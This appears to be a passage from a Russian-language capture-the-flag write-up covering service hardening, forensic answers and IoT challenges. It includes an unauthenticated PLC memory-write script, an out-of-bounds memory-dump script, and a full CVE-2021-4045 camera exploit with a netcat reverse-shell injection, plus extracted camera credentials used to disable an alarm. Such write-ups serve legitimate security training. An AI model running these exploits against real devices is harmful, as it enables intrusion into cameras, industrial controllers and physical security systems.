'USER': "postgres",
```



```
'PASSWORD': os.getenv("DB_PASS"),  
  
'HOST': 'db',  
  
'PORT': '5432'  
  
}  
  
}
```

7. Убрали все `@csrf_exempt`

8. Убрали Debug-режим

Обновленный код:

```
# SECURITY WARNING: don't run with debug turned on in production!  
  
DEBUG = False
```

9. Теперь пароль берется из `.env` :

```
environment:  
  
PASSWORD: ${MAIL_PASS}
```

10. Закрыли доступ в этот сервис из интернета

Актуальный кусочек кода:

```
ports: []  
  
# - 8002:8000
```

## 5. Поезд

Контроллер вообще не имеет никакой аутентификации, так что можно просто записать нашу строку в память (цикл чтобы не ждать пока поезд остановится):

```
from snap7.client import Client

while True:

    try:

        client = Client()

        client.connect("10.10.14.2", 0, 1)

        for i in range(200):

            offset = i * 50

            data = b"Solncevo" + b"\x00" * 42

            client.db_write(1, offset, data)

            print(i)

        client.disconnect()

    except:

        pass
```

## 6. Враг врага 1 - 1

Через почту от admin [at] mailserver.pma.ru

(1 - фишинг)

## 7. Враг врага 1 - 2

Был скачан архив pr++.zip , в котором был файл pr++\_release.exe с иконкой 7Zip .  
Этот файл и является вредоносным

## 8. Враг врага 1 - 3

(не решено)

## 9. Враг врага 1 - 4

(не решено)

## 10. Враг врага 1 - 5

(не решено)

## 11. Враг врага 1 - 6

(не решено)

## 12. Враг врага 1 - 7

Скрипт, который запускается в результате активности приложения соединяется с хостом `103.137.250.153:8080`

## 13. Враг врага 1 - 8

Файл `Passwords.xlsx` с паролями.

## 14. Враг врага 2 - 1

На системе хостилось приложение на `Flask` в режиме отладки, с пин-кодом от консоли разработчика `123-456-789`. Злоумышленник прокинул через консоль реверс-шелл и подключился к системе.

## 15. Враг врага 2 - 2

- `81.177.221.242` - загрузка шифровальщика `app`
- `10.10.10.12` - проникновение на систему

## 16. Враг врага 2 - 3

- сжатие с помощью [UPX](#)
- использование `CUSTOM_write` ([пример](#)) для защиты от дебага через `ptrace`

## 17. Враг врага 2 - 4

Нашли в Wireshark: `2025-01-22 22:35:52,600366701`

## 18. Враг врага 2 - 5

(не решено)

## 19. Враг врага 2 - 6

(не решено)

## 20. Кроличий горшок 2.0

Погуглив информацию про горшок и поизучав его API, мы нашли уязвимость: команда 1 позволяла получать данные из массива, при этом не проверяя границы - т.е., мы можем читать память горшка. Вот таким скриптом мы сдампили память:

```
import struct

import requests

start_param = 0

end_param = 10000

with open("meow.bin", "wb") as f:

    for i in range(start_param, end_param):

        print(f"[*] Requesting {i}")

        r = requests.post("http://ADDRESS/control", json={"cmd": 1, "param":
i})

        value = r.json()["value"]

        if type(value) == int:

            f.write(struct.pack("<i", value))

        elif type(value) == float:

            f.write(struct.pack("<f", value))

        elif value is None:

            f.write(struct.pack("<i", 0))

        else:
```

```
print("Unknown type!", value)

f.flush()
```

Внутри дампа памяти и нашелся флаг.

## 21. WIFI-Роутер

### Флаг 1.

Если еще немного повывяснять про горшок, можно обнаружить, что в нем хранится пароль от сети, которую он сам же и раздает - проверив строки из дампа, мы смогли зайти на роутер и получить флаг

### Флаг 2.

*(не решено)*

## 22. Камера 1.0

Использовали следующий эксплойт:

```
import requests, urllib3, sys, threading, os, hashlib, time

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

PORT = 41101

REVERSE_SHELL = 'rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc %s %d >/tmp/f'

NC_COMMAND = 'nc -lp %d' % PORT

RTSP_USER = 'pwned1337'

RTSP_PASSWORD = 'pwned1337'

RTSP_CIPHERTEXT =
'RUW5pUYSBm4gt+5T7bzwEq5r078rcdhSvpJrmtqAKE2mRo8bv0LfYGnr5GNHfANBeFNEHhuc
nsK86WJTs4xLEZMbxUS73gPMTYRsEBV4EaKt2f5h+BkSbuh0WcJTHl5FWMbwikslj6qwTX48Ha
sSiEmotK+v1N3NLokHCxtU0k='

```

```

print(r"""
CVE-2021-4045 PoC _ @hacefresko

_ _ _ _ _ | | _ _ _ _ _
| '_ \ \ / \ / '_ \ | _ / _ ' | '_ \ / _ \
| | ) \ v v / | | | | | ( | | ) | ( ) |
| . _ / \ \ / \ | | | | \ _ \ , _ | . _ / \ _ /
|_ | | _ |

""")

if (len(sys.argv) < 4) or (sys.argv[1] != 'shell' and sys.argv[1] !=
'rtsp'):

print("[x] Usage: python3 pwnTapo.py [shell|rtsp] [victim_ip]
[attacker_ip]")

print()

exit()

victim = sys.argv[2]

attacker = sys.argv[3]

url = "https://" + victim + ":443/"

if sys.argv[1] == 'shell':

print("[+] Listening on port %d..." % PORT)

t = threading.Thread(target=os.system, args=(NC_COMMAND,))

t.start()

time.sleep(2)

```

```

print("[+] Sending reverse shell to %s...\n" % victim)

json = {"method": "setLanguage", "params": {"payload": "';" +
REVERSE_SHELL % (attacker, PORT) + "';"}}

requests.post(url, json=json, verify=False)

elif sys.argv[1] == 'rtsp':

print("[+] Setting up RTSP video stream...")

md5_rtsp_password =
hashlib.md5(RTSP_PASSWORD.encode()).hexdigest().upper()

json = {"method": "setLanguage", "params": {"payload": "';uci set
user_management.third_account.username=%s;uci set
user_management.third_account.passwd=%s;uci set
user_management.third_account.ciphertext=%s;uci commit
user_management;/etc/init.d/cet terminate;/etc/init.d/cet resume;" %
(RTSP_USER, md5_rtsp_password, RTSP_CIPHertext)}}

resp = requests.post(url, json=json, verify=False)

print("[+] PAYLOAD SENT, %s", resp.status_code)

print("[+] RTSP video stream available at rtsp://%s/stream2" % victim)

print("[+] RTSP username: %s" % RTSP_USER)

print("[+] RTSP password: %s" % RTSP_PASSWORD)

```

Мы смогли поменять пароль от камеры и получить доступ до видеопотока по rtsp, на котором и увидели флаг.

## Камера 2.0

<https://drmnasamoliu.github.io/userconfig.html>

Последуем по шагам исследоваеля, вытащим squashfs, удостоверимся, что на оффсете находится та же строка

```

dd if=36b26e75-b37c-4a97-87c9-09f8d5dbefc4_firmware.bin skip=393408 bs=1
count=12 => C200 1.012+0

```

records in

Используем полученный им ключ, расшифруем, получим конфиг, в рамках которых видим креды: taygarabbit:tayezhniykrolik1336@!

Далее, заметим что на 443 порту у данных камер поддерживается API для контроля действиями. Найдем на github клиент, позволяющий реализовывать выключение сигнализации.

<https://github.com/KusoKaihatsuSha/appgotapo>

ставим зависимости, билдим:

```
go get github.com/KusoKaihatsuSha/appgotapo  
  
go build .
```

И выключаем сигнализацию:

```
./appgotapo -do alarm_off -host 10.10.11.213 -u "taygarabbit" -p  
"tayezhniykrolik1336@!"
```

Далее заходим в комнату и получаем флаг.

```
nto{f4153_414rm_0n_t4p0}
```